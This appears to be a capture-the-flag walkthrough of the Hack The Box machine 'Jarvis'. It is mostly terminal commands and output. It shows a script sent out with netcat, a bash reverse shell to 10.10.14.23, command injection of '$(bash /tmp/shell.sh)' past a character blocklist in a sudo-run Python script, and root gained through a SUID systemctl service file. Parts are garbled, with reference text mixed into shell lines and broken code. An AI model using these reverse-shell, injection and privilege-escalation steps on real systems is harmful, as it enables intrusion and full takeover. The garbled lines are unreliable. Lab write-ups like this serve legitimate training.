 09:51:36 up 15:50,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$

```

```

www-data@jarvis:/$ sudo -l
Matching Defaults entries for www-data on jarvis:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on jarvis:
  (pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py

www-data@jarvis:/$ ls -al /var/www/Admin-Utilities/simpler.py
-rwxr--r-- 1 pepper pepper 4587 Mar  4  2019 /var/www/Admin-Utilities/simpler.py

```

```

(rootkali)-[/Documents/htb/boxes/jarvis]
# nc -lvnp 90 > script.py
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::90
Ncat: Listening on 0.0.0.0:90
Ncat: Connection from 10.10.10.143.
Ncat: Connection from 10.10.10.143:39120.

```

```

www-data@jarvis:/$ cat /var/www/Admin-Utilities/simpler.py | nc 10.10.14.23 90

```

```

119
120 def exec ping():
121     forbidden = ['&', ';', '-', '`', '||', '|']
122     command = input('Enter an IP: ')
123     for i in forbidden:
124         if i in command:
125             print('Got you')
126             exit()
127     os.system('ping ' + command)
128
129 if __name__ == '__main__':
130     show_header()
131     if len(sys.argv) != 2:
132         show help()
133         exit()
134     if sys.argv[1] == '-h' or sys.argv[1] == '--help':
135         show help()
136         exit()
137     elif sys.argv[1] == '-s':
138         show statistics()
139         exit()
140     elif sys.argv[1] == '-l':
141         list ip()
142         exit()
143     elif sys.argv[1] == '-p':
144         exec ping()
145         exit()
146     else:
147         show help()
148         exit()
149

```

```
www-data@jarvis:/$ vi /tmp/shell.sh
```

```
bash -i >& /dev/tcp/10.10.14.23/9001 0>&1
```

```
www-data@jarvis:/$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
*****
```

```

147 show help()
148 exit()

```

```

simpler.py
@ironhackers.es

```

```
*****
```

```
Enter an IP: $(bash /tmp/shell.sh)
```



```
(rootkali)-[/Documents/htb/boxes/jarvis]
# nc -lvnp 9001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.143.
Ncat: Connection from 10.10.10.143:54626.
pepper@jarvis:/$ id
id
uid=1000(pepper) gid=1000(pepper) groups=1000(pepper)
```

suid binaries

```
pepper@jarvis:/$ find / -perm -4000 2>/dev/null
/bin/fusermount
/bin/mount
/bin/ping
/bin/systemctl
/bin/umount
/bin/su
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/chfn
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

SUID Sudo

| SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (\leq Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which systemctl) .
```

```
TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
./systemctl link $TF
./systemctl enable --now $TF
```

```
pepper@jarvis:/tmp$ TF=$(mktemp).service -p argument on systems
pepper@jarvis:/tmp$ echo '[Service] SUID privileges.
> Type=oneshot
> ExecStart=/home/pepper/saad.sh creates a local SUID copy of the
> [Install] interact with an existing SUID binary skip the
> WantedBy=multi-user.target' > $TF
pepper@jarvis:/tmp$ ls
shell.sh tmp.nLTA39VdaG tmp.nLH3EyE3f3 tmp.nLH3EyE3f3.service
pepper@jarvis:/tmp$ mv tmp.nLH3EyE3f3.service saad.service
pepper@jarvis:/tmp$ ls ~ install -m =xs $(which systemctl) .
Web saad.sh shell.sh user.txt
pepper@jarvis:/tmp$ cp saad.service ~
pepper@jarvis:/tmp$ cd ~ '[Service]
pepper@jarvis:~$ ls Type=oneshot
Web saad.service saad.sh shell.sh user.txt tmp/output
pepper@jarvis:~$ systemctl link /home/pepper/saad.service
pepper@jarvis:~$ systemctl enable --now /home/pepper/saad.service
pepper@jarvis:~$ cp saad.service haha.service
pepper@jarvis:~$ systemctl link /home/pepper/haha.service
Created symlink /etc/systemd/system/haha.service → /home/pepper/haha.service.
pepper@jarvis:~$ chmod +x shell.sh
pepper@jarvis:~$ systemctl enable --now /home/pepper/haha.service
Created symlink /etc/systemd/system/multi-user.target.wants/haha.service → /home/pepper/haha.service.
```

Stop Machine

Stop this machine to ph

Reset Machine

Reset the machine to p

Extend Time

Add extra time to the p

Submit Flag

Submit a flag to this m

```

(root@kali)-[/Documents/htb/boxes/jarvis]
# nc -lvnp 9001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.143:54632.
bash: cannot set terminal process group (19772): Inappropriate ioctl for device
bash: no job control in this shell
root@jarvis:/# id
uid=0(root) gid=0(root) groups=0(root)
root@jarvis:/# cat /root/root.txt
d41d8cd98f00b204e9800998ecf84271
root@jarvis:/#

```